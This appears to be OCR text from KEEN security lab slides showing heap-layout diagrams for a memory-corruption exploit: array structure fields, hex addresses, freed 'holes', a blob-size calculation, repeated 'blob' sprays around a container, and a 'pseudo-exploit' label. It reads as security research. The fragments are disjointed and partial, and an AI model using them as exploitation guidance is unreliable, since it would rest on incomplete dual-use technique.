
	arr_ptr	size
-	0x1f15101a3440	0x000000000004
-	0x000000000000	0x000000000001
	front	rear





KEEN security lab



KEEN security lab


arr_ptr
size
- | 0x1f1510c58b40 | 0x000000000005 |
- | 0x000000000000 | 0x000000000004 |
front
rear
0
0
0
0
arr[0]
arr[1]
arr[2]
arr[3]
hole


arr_ptr
size
- | 0x1f151cb58b00 | 0x00000000002a |
- | 0x000000000000 | 0x000000000022 |
front
rear
0
0
0
0
0
0
0
0
0
0
arr[0]
...
arr[21]
hole
...
0x2a * 8 = 0x150
blob_size
== sizeof(db)
== 0x148
0x160 in memory
KEEN
security
lab


blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
container

pseudo-exploit

